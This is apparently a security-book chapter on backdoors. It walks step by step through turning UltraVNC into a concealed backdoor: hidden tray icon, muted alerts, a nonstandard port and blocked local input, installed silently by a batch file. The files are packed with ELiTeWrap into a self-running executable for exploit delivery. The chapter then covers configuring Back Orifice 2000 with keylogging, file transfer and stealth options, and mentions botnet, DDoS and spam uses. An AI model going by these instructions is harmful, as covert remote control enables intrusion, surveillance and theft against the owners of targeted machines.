With backdoors, emphasis is often placed on uses and functionality for the attacker or penetration tester, but often there are legitimate uses for administrators as well. It may be something as simple as having an easy way to administer the machine remotely. Perhaps the tables were turned, and you are attempting to find out the extent of an attacker's operations on your server. If pulling the plug is not an option, installing a stealthy backdoor may allow a better idea of what is going on, without alerting the attacker to your presence.

As far as most backdoors are concerned, the primary concern is maintaining a channel of communication and a method(s) for controlling the new host. Other major concerns include creating methods to transfer files and execute programs. Once these are established, you'll want as much control over those functions as possible.

Often, it is important to ensure your access to the machine remains secret, or that the communication between your client and the server remains secret. Finally, you'll want to install some sort of access control, so that no one else may use the backdoor you worked so hard to get onto the system in the first place—particularly administrators and other hackers. Allowing others control really puts a damper on your access to the host.

11.1 Choosing a Backdoor

There are several things to consider before you can choose a backdoor that suits your needs (listed in order of priority):

Operating system
: Your backdoor of choice must be able to run on the target host. It does not do you a whole lot of good to try installing a BackOrifice server (a Windows backdoor) onto your buddy's Linux-based server, now does it? If the backdoor requires a specialized client, you have to consider the operating system of the client machine. For example, not all Windows backdoors cater to the Unix-based attacker. Luckily, this is the exception rather than the rule. For some of the major backdoors, some kind souls have donated their time and their code to create interfaces tailored more specifically to a Unix environment.

Interface
: For most Unix machines, the shell allows you all the control you could possibly desire, whereas on a Windows-based machine, the Command Line Interface (CLI) is hopelessly limited (for the most basic of functions it is barely passable). For anything more, you need a purpose-built interface allowing you to perform at least the major functions (file transfer, execution of files, access control), although for Windows, control over the Graphical User Interface (GUI) gives you the most functionality.

Simplicity
: When trying to decide what features you absolutely need from your backdoor, consider the KISS (Keep It Simple Stupid) principle as a guideline. Less features and bloat means that you likely get a faster, more portable, and often more flexible backdoor. Using a tool such as Netcat (see Section 11.4) offers clear advantages in some cases (e.g., when you are trying to keep a low profile, when you have limited options for getting your backdoor on the system in the first place, or when you are dealing with multiple platforms).

Stealth
: You have to ask yourself about the likelihood the backdoor can be discovered on the server. Does it generate lots of user traffic? Is it monitored closely by an administrator? A lot of networks have machines that go unmonitored and unused. Will the source be easily tracked? If I do not need to worry too much about being discovered, then using a backdoor that takes full control over the

GUI is not a big deal and certainly allows the greatest degree of control over a Windows-based OS, given that it is exactly what someone sitting in front of the server itself sees. I can tell you from experience how incredibly disconcerting it is to have control over your mouse taken from you and command windows popping open unexpectedly while doing something entirely unrelated—you have never seen a man lunge for the power cord so fast in your life.

Extensibility

Another consideration when choosing a backdoor is extensibility. Does the backdoor allow the behavior to be modified by plug-ins or scripts? Can you easily add useful or custom features? The ability to modify and script your backdoors becomes especially useful when coordinating many hosts at once, such as during penetration testing or when building and using a botnet. Distributed denial of service and spam also come to mind.

These considerations are by no means a complete list of things to look for but should offer you a starting point and a few ground rules for your own decision-making process.

Out of the several hundred or many more (perhaps thousands; who knows?) backdoors that have been written and distributed over the history of networked computing, I have chosen to discuss only several of the most popular tools and a few extra quick and dirty methods for establishing a backdoor with limited access. Some are not designed for use as backdoors, but were designed as fully featured remote administration tools and happen to make excellent backdoors for that very reason. Others were written specifically as tools of subversion and reflect that in their feature set. Some were included because they happen to be current at the time of this writing, and others left out due to lack of updates or support. (Netcat, of course, should be considered timeless.) This chapter is not intended to be a comprehensive document of all the features available in each tool; instead, it's intended to get new users up to speed on installing and using these tools in effective configurations *as backdoors*. Seasoned users should be able to consult this as a reference for ideas when confronted with a new or unfamiliar operating system.

11.2 VNC

Virtual Network Computing (VNC) is a remote administration tool that allows the administrator to use the server desktop as if she were sitting right in front of it. This interaction takes place by sharing mouse movements, keystrokes, and screen updates through the Remote FrameBuffer (RFB) protocol. What happens on the server is reflected in the client viewer and vice versa. VNC, once developed at the AT&T Research Lab, is now being distributed in several variants, some open-sourced under the GPL license, and others sold commercially. Most of the freely available variants share a similar protocol as well as codebase, and they may be interoperable. For this discussion, I will be referring to the free version of RealVNC (version 4.1 at the time

of this writing) except where otherwise indicated. Although there are VNC servers that run on most operating systems, our focus lies with utilizing it as a backdoor for Windows. What you use as a client is up to your discretion. For ease of use, I usually use one of the Windows VNC viewers.

VNC, though marketed as a fully featured administration tool, has a number of key features that make it ideal for use as a backdoor.

Fully Interactive GUI Control
: What could be better than controlling the target as if you were sitting in front of it? I think the advantages over the weak Windows CLI are obvious.

Installation
: You can install VNC without any wizards, pop-ups, or any other graphical interaction on the server. The Metasploit Framework also offers methods for injecting a VNC server as payload to a number of exploits (see Chapter 7).

Customizability
: By changing a few registry keys, you can make very useful changes to the interface to help conceal the installation, such as:
  - Disable and remove the System Tray icon
  - Disable connect/disconnect alert beeps
  - Prevent the VNC server from shutting down; very sophisticated users only are able to disable the service

Portability
: Due to the multiplatform nature of the various distributions of VNC, clients are available for most operating systems.

Again, due to its development as a legitimate remote administration tool, you'll also find VNC to have a few disadvantages as a backdoor.

Fully Interactive GUI Control
: But wait, wasn't this just described as a big plus? Not if you are trying to keep your activity behind the scenes. Once installed, all of your actions are displayed for the world to see on the server's monitor.

Speed
: VNC is not a lightweight protocol. A lot of bandwidth is required for a useable connection. If you happen to be toying with a target half a world away, you are going to pay the price, both in performance and in the footprint you leave on the remote network.

Security
: Many of the free variants of VNC are not supplied with more than rudimentary encryption for the initial authentication. Communications beyond that are often unsecured. Some commercial versions boast higher-strength encryption for the entire session. There are also patches and plug-ins available to add stronger encryption to some free versions.

For more information on VNC, try these:

http://www.realvnc.com/
: Home page of the original VNC distribution

http://en.wikipedia.org/wiki/VNC
: Detailed information regarding VNC

http://www.ultravnc.com/
: The VNC distribution that I have been using

http://sourceforge.net/projects/cotvnc/
: An open source Apple OS X VNC client

11.3 Creating and Packaging a VNC Backdoor

The process of getting a VNC backdoor onto the target system is completed in several steps. First, it must be downloaded and prepared, and the necessary files packaged. Next, you have to find a way to get the files onto the system. Then you'll run a few commands to get it installed and started as a service.

The first step to creating a VNC backdoor is installing both the server and client locally. You need the client to access the backdoored server once everything's up and running. The server installation is important because it allows you to set the password, set a few important options, and install the basic files needed to run the server elsewhere. For this, I use UltraVNC. The version at the time of this writing is 1.0.2. It is available as a free download from *http://www.uvnc.com/*.

Install this package as you would normally, but keep in mind the following:

- Try to keep the installation path simple, as you will be working directly with it later. For the sake of demonstration, install it to *C:\VNC*.
- Install only the basic server and viewer. Leave all of the other plug-ins out. See Figure 11-1. Keep the installation clean. Check the "Clean old VNC registry keys" option during the "Select Additional Tasks" portion of the UltraVNC setup. Check "Register UltraVNC Server as a system service" here to make configuration easier later.

After the install, the password and other runtime options need to be set. These options are stored in the registry, but it is easier to set them through the UltraVNC configuration tool as shown in Figure 11-2, and then export the keys after they are created. This is particularly true for the password, since it is secured with some simple encryption.

Before you bring up the configuration tool, the VNC server must be running. If this is the first time running the server, it brings up the configuration tool. To run it, navigate from your Start menu, then to UltraVNC → UltraVNC Server. The location may differ depending on the specifics of your install. If the server's already configured,


Setup - UltraVNC
Select Components
Which components should be installed?
Select the components you want to install; clear the components you do not want to install. Click Next when you are ready to continue.
Custom installation
UltraVNC Server 1.6 MB
UltraVNC Mirror Driver 0.1 MB
UltraVNC Viewer 1.4 MB
DSM Encryption Plugin 0.1 MB
UltraVNC Repeater 0.2 MB
Current selection requires at least 3.4 MB of disk space.
< Back
Next >
Cancel

Figure 11-1. UltraVNC installed components



Figure 11-2. UltraVNC Server configuration tool

you now bring up the configuration tool by going back to the Start menu and selecting UltraVNC → UltraVNC Server → Show Default Settings.

The first change to make is the default listener port. Change this in the box labeled Incoming Connections, located at the top left (shown in Figure 11-2). Select the Ports radio button and change the Main port to be something a bit less conspicuous. Any keen observer of the traffic on the network will know a VNC server is running if there is traffic to port 5900.

Next, change the password. In the Authentication box, change the value in the VNC Password field to be something that you will remember. By using only the basic VNC

authentication, it makes it easy for you to export the hash from the registry and then import it unchanged onto the server that is hosting the backdoor.

There are many options in the Misc. box, but the really important one for using VNC as a backdoor is the DisableTrayIcon option. That definitely must be checked so that the person sitting at their backdoored desktop does not know that a VNC server is running in the background.

With older versions of some VNC branches, such as RealVNC, the DisableTrayIcon option was something that had to be set in the registry after setting the password. In recent versions of RealVNC, this feature is disabled altogether. UltraVNC not only has the ability to configure this option, but it's also free.

I also like to check the "Forbid the user to close down WinVNC" option. It might not matter if the tray icon is disabled, but it might make it a bit harder for a user to kill the server, in terms of permissions. Tweak any other settings that you see fit here. Another interesting setting is Disable Local Inputs. This option prevents someone sitting at the backdoored server from doing anything short of pulling the plug while you are logged in through VNC.

Consolidating the Backdoor

Once VNC is set up and running, it's time to begin gathering files and information needed to create the backdoor. Start by creating a working directory within the VNC directory. From there, move the server-specific files into it. The only two files you need to run the server are *winvnc.exe* and *vnchooks.dll*. Here is how it is done from the command line:

```
C:\>cd \VNC
C:\VNC>md backdoor
C:\VNC>copy winvnc.exe backdoor
C:\VNC>copy vnchooks.dll backdoor
```

Now move to the working directory and dump all of the registry keys you need to a file. UltraVNC does a great job of keeping them all in once place, which makes the export nice and easy.

```
C:\VNC>cd backdoor
C:\VNC\backdoor>regedit /E vnc.reg "HKEY_LOCAL_MACHINE\SOFTWARE\ORL\WinVNC3"
```

You have pulled all of the VNC registry keys and dumped them into the file *vnc.reg*. It contains many of the important settings, such as the encrypted password, listener port, and disabled-tray icon. Later you are going to take this file and import it into the registry of the server to be backdoored, but before that happens, changes need to be made.

The beginning of the file should look something like this:

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\ORL\WinVNC3]
"DebugMode"=dword:00000000
"DebugLevel"=dword:00000000
"AllowLoopback"=dword:00000001
"LoopbackOnly"=dword:00000000
"DisableTrayIcon"=dword:00000001
...
```

The changes to make are simple. Bring up *vnc.reg* in a text editor. Change the first line of the file to be:

```
REGEDIT4
```

This is so that the backdoor package runs on many versions of Windows. If you are using an older version of *regedit.exe*, this line may not require any changes.

Add the following lines to the bottom of the file underneath all of the other values for the `[HKEY_LOCAL_MACHINE\SOFTWARE\ORL\WinVNC3\Default]` registry key:

```
"BeepConnect"=dword:00000000
"BeepDisconnect"=dword:00000000
```

After you make the changes, save *vnc.reg*. Now you need to create a quick installer batch file in your favorite text editor and add the following lines to it:

```
regedit /S vnc.reg
winvnc -reinstall
net start winvnc
```

Save the file in *C:\VNC\backdoor* as *install.bat*. When run on the target server, these are the commands that do all the heavy lifting. First, the registry keys that you exported from the registry, post-install, are added to the victim's registry. This ensures that the new VNC server starts with your password and other custom features. The next two commands use built-in VNC and Windows commands to register and install UltraVNC as a service.

This is all you really need to have a viable backdoor. Test it by running *install.bat*. If you have configured your server to Allow Loopback Connections, then you can open the UltraVNC Viewer from your Start menu and connect to the VNC listener at localhost on the port you specified (see Section 11.4). If everything is working, you get a kaleidoscopic image of your desktop repeating itself over and over in the VNC Viewer (don't worry, this doesn't happen when the server's running on another host). If the server is not configured to allow connections from localhost, then run *install.bat* to make sure that there are no errors.

If you have a method to copy all of the files in *C:\VNC\backdoor* to the remote host and execute *install.bat*, than you are set. If you need more options available to you to make it easier to get the backdoor on the system, I highly recommend packing all the files contained in this directory into a self-extracting executable. I'll cover my favorite method for doing so next.

Remember that if you've installed the backdoor during testing, do not forget to remove it after making sure it works (see Section 11.4).

Packaging VNC As a Backdoor

With all of the files needed to install the backdoor in one directory, you can take it one step further and pack them all into a self-executing archive. This makes delivery much easier, especially with an exploit's download/execute payload.

To package all the files, I use an old utility called ELiTeWrap (binaries and source code are available from *http://homepage.ntlworld.com/chawmp/elitewrap/* at the time of this writing). There are a number of utilities that can serve this function, but good ones can be proprietary and very hard to find. I chose ELiTeWrap because of its availability and ease of use.

ELiTeWrap is an obscure utility from a relatively unknown source. Run this utility at your own risk. If you are at all concerned, examine the source code and compile it yourself.

Download *elitewrap.zip* and extract *elitewrap.exe* into the backdoor's working directory. Because ELiTeWrap can be configured to execute files in the system path, as well as files included in the archive, you can create a script that packs all the backdoor files into one self-extracting binary that also happens to execute *install.bat* after all the files are extracted into a temporary folder. To begin, create a fake *cmd.exe* in the working directory:

```
C:\VNC\backdoor>echo > cmd.exe
```

This gives *elitewrap.exe* an executable to reference when it needs to execute *install.bat* after extraction. Now create a new file in your favorite text editor:

```
vncbackdoor.exe
n
winvnc.exe
1
vnchooks.dll
1
uvnc.reg
1
install.bat
1
cmd.exe
9
/C install.bat
```

Save this file as *create_vnc_backdoor.ews*. This file is a script that tells *elitewrap.exe* how to package the files into an auto-executing binary. Now execute *elitewrap.exe* with the script:

```
C:\VNC\backdoor>elitewrap.exe create_vnc_backdoor.ews
```

After running this command, a file called *vncbackdoor.exe* appears in the current directory. That file is the backdoor (all ready to go). Load it onto the target machine and execute it; the rest happens silently and automatically. All you need to do now is start up your VNC Viewer and connect.

When running the packed file you created from the console, always execute it by typing in the full filename and extension. If you try executing it without the *.exe* extension, an error may be thrown. For example, though you can execute the file *evil.exe* by typing just **`evil`** at the command prompt, this misinforms ELiTeWrap of the filename it's supposed to unpack when it goes to reference itself.

11.4 Connecting to and Removing the VNC Backdoor

From your Start menu, select UltraVNC → UltraVNC Viewer. This displays a Connection window in order to select which server to connect to, as shown in Figure 11-3.

Figure 11-3. UltraVNC Viewer Connection window

Enter the IP address or hostname and reconfigured port, separated by a colon, into the VNC Server input box in the Connection window. You should be able to leave the rest of the settings alone if you configured your server as discussed in Section 11.3. Click the Connect button. If everything's configured correctly and your server is running, you'll be presented with the VNC Authentication dialog, as shown in Figure 11-4.

Figure 11-4. UltraVNC Authentication window

Enter your password and click the Log On button. If by chance you failed to reach the Authentication dialog, then it is unlikely that your server's running on the port you specified (and might not be running at all). If the connection fails *after* the Authentication dialog, there's been a mistake in configuring your password and exporting the registry. Repeat the steps described in Section 11.3. When everything is working, you receive a replica of the backdoored server's desktop to play with, as shown in Figure 11-5. This is about as fancy and full-featured as backdoors get.



Figure 11-5. The VNC Viewer in action

Removing the Backdoor

Now that you've infected your own desktop by testing the procedure, let's remove the backdoor. To stop the service, enter:

```
C:\>net stop winvnc
```

To unregister the WinVNC service from Windows, use this command in the directory containing the *winvnc.exe* that you installed:

```
C:\VNC\backdoor>winvnc.exe -remove
```

Be careful with this command when using it in a situation when you do not want to alert the server's user that any hijinx were going on in the background. Upon running, it creates a pop-up window confirming that the WinVNC service was removed from the system. To remove the backdoor stealthily, stop the service as noted, but don't unregister the service; rather, delete the files using the original command channel used to get the backdoor started in the first place.

11.5 Back Orifice 2000

Despite being over seven years old, Back Orifice 2000 (BO2k) remains widely used and actively maintained. First introduced at DEFCON 7, an annual security conference held in Las Vegas, BO2k is The Cult of the Dead Cow's follow-up to the wildly popular Back Orifice Trojan. Though now touted as a legitimate remote administration tool, B02k appears to me to be a purpose-built backdoor. Requiring its own client, the BO2k server runs on Windows-based operating systems from Windows 95 to Windows 2000 and XP. The client required to interact with the backdoor was ported to several operating systems, including Linux. Even an IRC-capable client was released, allowing another layer of separation between the backdoor operator and target host and further independence from a specific client operating system. Being designed as a backdoor, BO2k offers some key features worth mentioning:

Easy Configuration and Self-Installation
: By using the supplied interface, BO2k is easily configured and packaged for use as a backdoor. Once configured, the server is packed as a binary that needs only to be transferred to the target and executed.

Native File Manipulation
: BO2k makes it very easy to manipulate, execute, and transfer files to the server.

Native Administrative Tools
: Control of the system is made easier by a number of bundled tools that provide the following:
  - Keystroke logging
  - HTTP server
  - Process control
  - Control of network connections
  - Registry editing

Plug-in Extensibility
: Support for plug-ins that modify the server's behavior allowing for many improvements, such as stronger encryption and upgraded interfaces.

After years of development, there are too many plug-ins and clients to write about; however, several of BO2k's more popular and powerful plug-ins are discussed later in Section 11.10 while demonstrating advanced configuration of BO2k.

For more information on Back Orifice 2000, visit the following sites:

http://www.bo2k.com
: Official home of BO2k on the Web. See *http://www.bo2k.com/software/bo2k11.html* for BO2k core files and a stable plug-ins download page.

http://www.bo2k.com/Development/
: BO2k development code site. Contains updated versions of many of the plug-ins. (These are hit-or-miss, as some are much improved and others require a lot more work to be stable.)

http://www.cultdeadcow.com
: Web site of the originators of BO2k.

11.6 Configuring a BO2k Server

Let's create a no-frills backdoor to acquaint you with configuring both the client and server and some of the pitfalls involved in that process. Once you get a feel for it, we'll present some more advanced techniques later in the chapter.

First you need the latest BO2k package. At the time of this writing, I am using the *bo2k_1-1-3.zip* package from *http://www.bo2k.com*. For the time being, we are not interested in any of the plug-ins available there. Unzip the archive to a location of your choosing. We are interested in three files:

bo2k.exe
: The unconfigured server. Running this (after configuration) would infect the host with the backdoor. (If it is set it up to be particularly insidious, be careful—it could be tricky to remove.)

bo2kcfg.exe
: The server configuration utility does exactly that—it configures the server.

bo2kgui.exe
: The backdoor's client. Only the Windows version is included in this package, but there are clients for other platforms available.

Use *bo2kcfg.exe* to load and configure the server. Upon running, a simple GUI displays the BO2k Server Configuration window shown in Figure 11-6.

The interface of the configuration window can best be examined if you split it into thirds horizontally. In the top third, you can load, unload, or save your current server configuration. In the middle, you can manage the plug-ins to be used by the loaded server. And in bottom third, you can cite specific server and plug-in variable management.



Figure 11-6. The BO2k Server Configuration tool

Now is a great time to make a copy of the fresh *bo2k.exe* server and rename it to something more fitting to the intended backdoor's purpose. When saving the configured server, you are not presented with the option to save to another file. Changes are made to the currently loaded server binary.

Clicking the Open Server button displays an open file dialog that you can select *bo2k.exe* or the copy of it that you just made. Once loaded, you can begin to manage plug-ins and server-side variables.

Now that our plug-in box and buttons are enabled, you can really customize the server. Even the most basic functionality in BO2k comes from plug-ins. This is really fantastic because it allows you to upgrade core components (e.g., the protocol or authentication) when something better or newer comes out, or if you find something more suitable to the backdoor's application.

Clicking on the Insert… button displays a File Open dialog that allows you to choose a plug-in to load. In the default directory configuration (you may choose to change where you add your own plug-ins later), the plug-ins are loosely organized by type under the *plug-ins* subdirectory as shown in Figure 11-7. Navigate to *plug-ins\io*, select *io_udp.dll*, and click Open.

Make note of the cyan folder that appears in the Option Variables window after you inserted the *io_udp.dll* plug-in. This means that the plug-in you loaded contains variables that may need to be changed for it to function properly.



Figure 11-7. Adding plug-in functionality to BO2K

The Extract To File… button shown in the middle third of the dialog (Figure 11-7) deserves some special mention. It allows you to extract a plug-in that you might not have the original source for. Surely you can see the possibilities for this. Should you happen upon a system, with a BO2k backdoor already running on it, that just happens to have some neat custom plug-ins you have never seen before, this button makes filching them nice and easy.

Setting Variables

With the creation of the *UDPIO* folder in the Option Variables field, you can now begin setting variables. Expand the cyan *UDPIO* folder to display the `Default Port` variable. `Default Port`, which takes a string, is one of two types of variables in BO2k. The other type takes a Boolean value that can be changed by clicking one of the radio buttons in the Switch Setting box.

The Set Value button to the right of the Switch Setting box need only apply when changing String values. Boolean variables are updated immediately.

Select `Default Port` and the value text boxes to the right of the Option Variables box become active (as they are in Figure 11-7). To update its value from the displayed Current Value, enter the new value into the New Value box and click the Set Value button.

Minimum Configuration

There is a set of absolute minimum requirements that must be met for the server to run. Three different types of plug-ins must be loaded, and a couple of related variables, native to the server, must be configured appropriately: an IO plug-in, an Authentication plug-in, and an Encryption plug-in. Control plug-ins, although not required for a minimum configuration, are also important. Figure 11-8 shows a fully loaded BO2K server, with the entire minimum configuration done.



Figure 11-8. The BO2k server, fully loaded and configured

IO plug-in

For the server to be capable of any remote communication, an IO module must be loaded. This module and its associated variables are used to control parameters such as network protocol and port. The *io_udp.dll* plug-in does this and is found in *plugins\io*. Some additional variables must be configured:

Default Port
: The Default Port tells the UDPIO module what port to listen on.

Init Cmd Net Type
: Expand the *Startup* folder to modify this variable. This is where the server looks to figure out what IO module to use during startup. In this example, set its value to `UDPIO`.

Init Cmd Bind Str
: Expand the *Startup* folder to modify this variable. This variable must have its value set to match the Default Port value of the IO module that you selected. In this example, use `9090`.

Encryption plug-in

The downloaded BO2k package includes only a null plug-in to satisfy the encryption requirement. Now is the time to insert the *enc_null.dll* plug-in found in *plugins\enc*. (Later in this chapter, I cover using one of the much better encryption plug-ins available for BO2k.)

Init Cmd Encryption
: Expand the *Startup* folder to modify this variable. This should be set to the name of the encryption plug-in that you chose to use. Since you are using a null plug-in for this configuration, you can leave the value set to `NULL`.

Authentication plug-in

As with encryption, insert the supplied null plug-in. It is *auth_null.dll*, found under *plugins\auth*. (Although there aren't any auth plug-ins listed on the web site as of this writing, there are bound to be some eventually.)

Init Cmd Auth
: Expand the *Startup* folder to modify this variable. This should be set to the name of the Authentication that you use, which at this point can always be left to `NULL` or `NULLAUTH`.

Control plug-ins

The server-side control plug-ins are not really part of the minimum configuration, but they deserve a quick mention here. The three previously mentioned plug-ins get us talking to the backdoor, but without any sort of control. Plug-ins aid our ability to do anything on the machine running the backdoor. The control plug-ins that are part of the BO2k core package are located in the *plugins/srv* directory. To make our very basic backdoor just a bit more useable, add some functionality by inserting these two plug-ins:

srv_control.dll
: Offers some basic backdoor control features, such as restarting the server or plug-in management.

srv_regfile.dll
: Allows full control over the registry and many very useful filesystem related utilities, including file transfer. *srv_regfile.dll* has several associated variables that may be tweaked to modify the behavior of the file transfer functions. See Figure 11-8.

Remember that all of the `Init Cmd` variables are set in accordance to the plug-ins that you have loaded. Discrepancies here will cause your backdoor to silently fail. Since it is designed as a backdoor, it will not throw errors like a legitimate application would in order to tell you when it is not functioning.

Before you finish, examine all of the variables and make sure that all of the features you are interested in are enabled. Some of the variables in the *Stealth* folder might be worth checking out. When messing around with new features or plug-ins, you should keep most of the stealth features disabled so that you can easily kill the server process, make changes, and then restart it. That gets tricky if the `Hide Process` and `Insidious Mode` variables are enabled.

Remember to save your server before closing the application! You are not prompted to do it upon exit.

Now that the server is configured, the client needs to be set up with some matching settings (see Figure 11-7). Then we have a fully functional backdoor.

11.7 Configuring a BO2k Client

Before you can connect a BO2k client to a server, it needs to be told a few things about the basic functional settings of the server. Luckily, we can simply load the same plug-ins we gave to the server into the client before we build our list of remote backdoors to connect to. Begin by running *bo2kgui.exe*, and you'll see the default BO2k workspace shown in Figure 11-9.



Figure 11-9. The default BO2k workspace

Client plug-ins are managed using a configuration tool that is almost identical in functionality to the BO2k Server Configuration tool (Section 11.6). To reach this tool, select the Plug-ins → Configure… submenu from the top of the window. You must at least add the three minimum configuration plug-ins supported by the server. The details regarding these plug-ins were covered previously in Section 11.6, but here's a quick recap. Figure 11-10 shows the plug-ins fully loaded.



Figure 11-10. Plug-in configuration with all plug-ins loaded and configured

For the client to be able to communicate with the BO2k server, you need to install at least the exact three core plug-ins here as you did while configuring the server. You can also install enough plug-ins here to interact with multiple servers, but you must tell the client which plug-ins to use for each.

The *io_udp.dll* IO plug-in tells the client that the server wants only to talk through UDP. Once inserted, the *UDPIO* folder should appear in the Option Variables window. As with the server, set the `New Value` of the `Default Port` variable to match the port configured on the server; i.e., `9090` if you followed the examples to the letter.

The *enc_null.dll* encryption plug-in tells the client that you will not be using any encryption to talk to the backdoor at this time.

The *auth_null.dll* authentication plug-in tells us that the server does not require any sort of authentication.

The control plug-ins in the *plugins\srv* directory are server-side-only plug-ins. It is not necessary to load these into the client to access their functionality if they are already installed on the server. The client queries the server upon initial connection to figure out how to access the extended functions.

Now that the client has all the plug-ins it needs to talk to your backdoors, click Done to return to the BO2k client workspace.

11.8 Adding New Servers to the BO2k Workspace

The BO2k Workspace is used to organize and interact with multiple backdoors, which is particularly useful when working with many similar backdoors on different hosts. If the backdoors differ much in configuration, it is helpful to create a different workspace to interact with each one.

Begin by adding a server to the workspace. Select File → New Server or click the uppermost of the four buttons to the left side of the workspace (see Figure 11-9). This displays the Edit Server Settings window as show in Figure 11-11.



Figure 11-11. The Edit Server Settings window

The configuration options in this window are somewhat self-explanatory:

Name of this server
: This can be any name you like.

Server Address
: The IP address or DNS name of server on which you're backdoor's been installed.

Connection Type
: This box contains a list of all the IO plug-ins you inserted and configured in the plug-in configuration dialog. For now, select what you have configured your backdoor to use. Enter **`UDPIO`** if you followed the examples.

Default Encryption
: Select the encryption module loaded as part of the backdoor—`NULLENC` in this case.

Authentication
: Select the authentication module loaded as part of the server—likely, it is `NULLAUTH`.

Click OK to create the server object and return to your workspace. You can edit these settings any time by either right-clicking on the server object and selecting Configure, or by clicking the server object to highlight it, then clicking the third button down on the left of the workspace. Now that the client is configured to talk to your backdoor(s), it is a great time to save your workspace off to another file to reference later. This can be done by selecting File → Save Workspace As….

11.9 Using the BO2k Backdoor

To interact with a backdoor that you have created or found, double-click the server object in the BO2k workspace to bring up the BO Server Connection window as shown in Figure 11-12.



Figure 11-12. The BO Server Connection window

If you have already created and configured the server and client according to previous sections in this chapter, you are good to go. Otherwise, if you interacted with other servers using the same plug-ins but with different settings, then you need to reconfigure the client's plug-ins to match those of the server to which you are about to connect. Do this by clicking the plug icon in the center of the BO Server Connection window in Figure 11-12 and changing the appropriate settings. Unless you're using some of the more advanced client-side plug-ins, you should only need to tweak the IO and Encryption plug-in settings.

With the configuration issues out of the way, usage of the backdoor is very simple. Click the Connect button and if all goes well, the client retrieves a list of plug-ins and available commands from the server, such as those shown in Figure 11-13.



Figure 11-13. Successfully connected to the backdoor

The structure that appears in the left box of Figure 11-13 is the list of commands available on the server. The window at the bottom is the response box. Run commands by highlighting them in the command box (after setting any command-specific variables), then clicking the Send Command button on the right. Output from the command is displayed in the response box. For example, if the *srv_control.dll* plug-in is loaded in the server, expand the *Server Control* folder in the command box, highlight List Plug-ins, and then click Send Command. A list of the plug-ins loaded in your backdoor appears in the response box.

Be careful when using BO2k. It is possible to crash the server if you get creative with the commands. For example, remove the *srv_control.dll* plug-in and then try using that same plug-in to get a list of available plug-ins. If the server is not set up to restart itself, you are going to have to find a way to restart the backdoor without using BO2k or else wait until the system is rebooted. It is better to be familiar with how everything behaves in a controlled environment before you take it to the real world.

Now that everything is working, experiment with the other plug-ins supplied with the server and see what kind of functionality they can offer you. A backdoor with only the *srv_control.dll* module loaded is not very useful, but it does allow you some

core functionality, such as restarting the server, managing plug-ins, band adding, or removing new listeners. Sections 11.10 and 11.12 explore adding the more powerful plug-ins to both the client and server in order to make it a more usable backdoor.

11.10 BO2k Powertools

A number of third-party plug-ins are available for BO2k that add functionality for use in various applications. The plug-ins are what make BO2k such a versatile power tool. The following tools are a select few that offer a great example of some of the advanced functionality available in BO2k. After checking these out, see the end of Section 11.5 for links to additional tools not covered here.

One of the basic requirements of any good backdoor is the ability to transfer and execute files. With the stock BO2k client, this is not nearly as straightforward as it could be. Luckily, the BO Tools client plug-in solves this problem (and even a few more). It has two main components: a graphical File Browser and a remote Registry Editor. Both bear a handy resemblance to the native Windows tools of the same function.

Server Setup

Though BO Tools is a client plug-in, it still requires certain plug-ins to be loaded into the server before all of its functionality is available. The required plug-ins are part of the default BO2k package, so no special download should be necessary. It should be noted however, that upgraded versions of these plug-ins may be available in the development section of the BO2k web site. For full functionality, insert each of the following plug-ins into the server binary.

srv_regfile.dll
: This is the only true requirement to run BO Tools. It enables the main functions of both the File Browser and Registry Editor. When inserting it into the server, it is important to pay attention to the new option variables available to the plug-in. I recommend setting File Xfer Net Type, Encryption, and Auth variables to match the plug-ins you loaded into the server. New IO and encryption modules are also discussed in Section 11.11. Keep any changes to these in mind, as they need to be reflected in the client configuration.

srv_system.dll
: This plug-in is required to use the File Browser's ability to execute binaries on the remote server. The remote Registry Editor does not work properly without this.

srv_legacy.dll
: Inserting this plug-in allows for a form of native file compression and decompression. It is not absolutely necessary, but it is really nice to have if you plan on pulling large amounts of logs or packet captures from the backdoored server.

If these modules are already on the backdoor, then you are in good shape. If not, insert them, then save, and then execute the new backdoor on the target server.

Client Setup

Client setup is quite straightforward. Get the latest version of the BO Tools package (version 1.501 at the time of this writing). It is available from *http://www.bo2k.com/Development/#cli_botools*. Extract or save *cli_botools.dll* to the *plugins/* subdirectory of the BO2k base directory. Run the *bo2kgui* client and bring up the Plugin Configuration panel (see Section 11.6). Insert the *cli_botool.dll* plug-in and make note of the cyan-colored BO Tools folder that appears in the Option Variables box. If you made any changes to the File Xfer-related variables in the server, echo those values there. You can also set alternate IO, Encryption, and Authentication defaults for the BO Tools command channel.

Once the *cli_botool.dll* plug-in is inserted, take note of the new BO Tools item under the Plugins menu. If it is available, and everything is configured properly, you are ready to use the new tools.

The BO Tools Connect To window

Both the BO Tools File Browser and Registry Editor can be accessed in similar manners. The plug-ins operate separately from a typical BO2k server connection and therefore can be accessed from either the Plug-ins → BO Tools menu or the BO Server Connection window's Plug button. The only real benefit to connecting through the BO Server Connection window is that the values for connecting to the File Browser or Registry Editor are filled in automatically by querying the server, which eliminates a little bit of the guesswork.

To begin using either tool, connect to one of your backdoors as you normally would. Then click on the Plug button in the middle of the window (see Figure 11-13). From there, select the BO Tools item, and then choose the tool you wish to use from that menu. The tool and its associated connection window will be displayed.

If you accessed your tool of choice from the main Plug-ins → BO Tools menu, then you may need to bring up the Connect To window shown in Figure 11-14 by manually selecting Connect → Connect….

When you access the BO Tools Connect To window through the BO Server Connection window, most of the values should be filled in automatically. The options here mimic the basic BO2K server connection options. If you have configured the *srv_regfile.dll* plug-in within the server to use any nonstandard options, this is the place to make sure that the settings all match. If you configured any of the BO Tools variables while inserting the client plug-in, those defaults may be reflected here. Click OK to begin your File Browser or Registry Editor session. (It is worth noting that you



Figure 11-14. BO Tools Connect To window

can run multiple File Browsers or Registry Editors for the same backdoor simultaneously.)

Using the File Browser

After successfully connecting to the backdoor, the File Browser's main boxes become active, but they are still blank. The browser works very similarly to the native Windows Explorer, but with a few simple backdoor specific features.

Get started by entering an existing path into the Location bar. *C:* makes for a good example, as shown in Figure 11-15.


File Browser - 127.0.0.1
File Edit View Connect
Location: c:\
Name Size Type Modified Attributes
Oracle File Folder 05-30-2006 10:00 D
Program Files File Folder 08-11-2006 15:00 RD
Python24 File Folder 07-31-2006 10:00 D
RECYCLER File Folder 11-07-2005 15:00 SHD
System Volume Information File Folder 11-07-2005 14:00 SHD
WINDOWS File Folder 08-14-2006 12:00 D
winhex File Folder 08-01-2006 10:00 D
Connected: 29 Files

Figure 11-15. Active File Browser

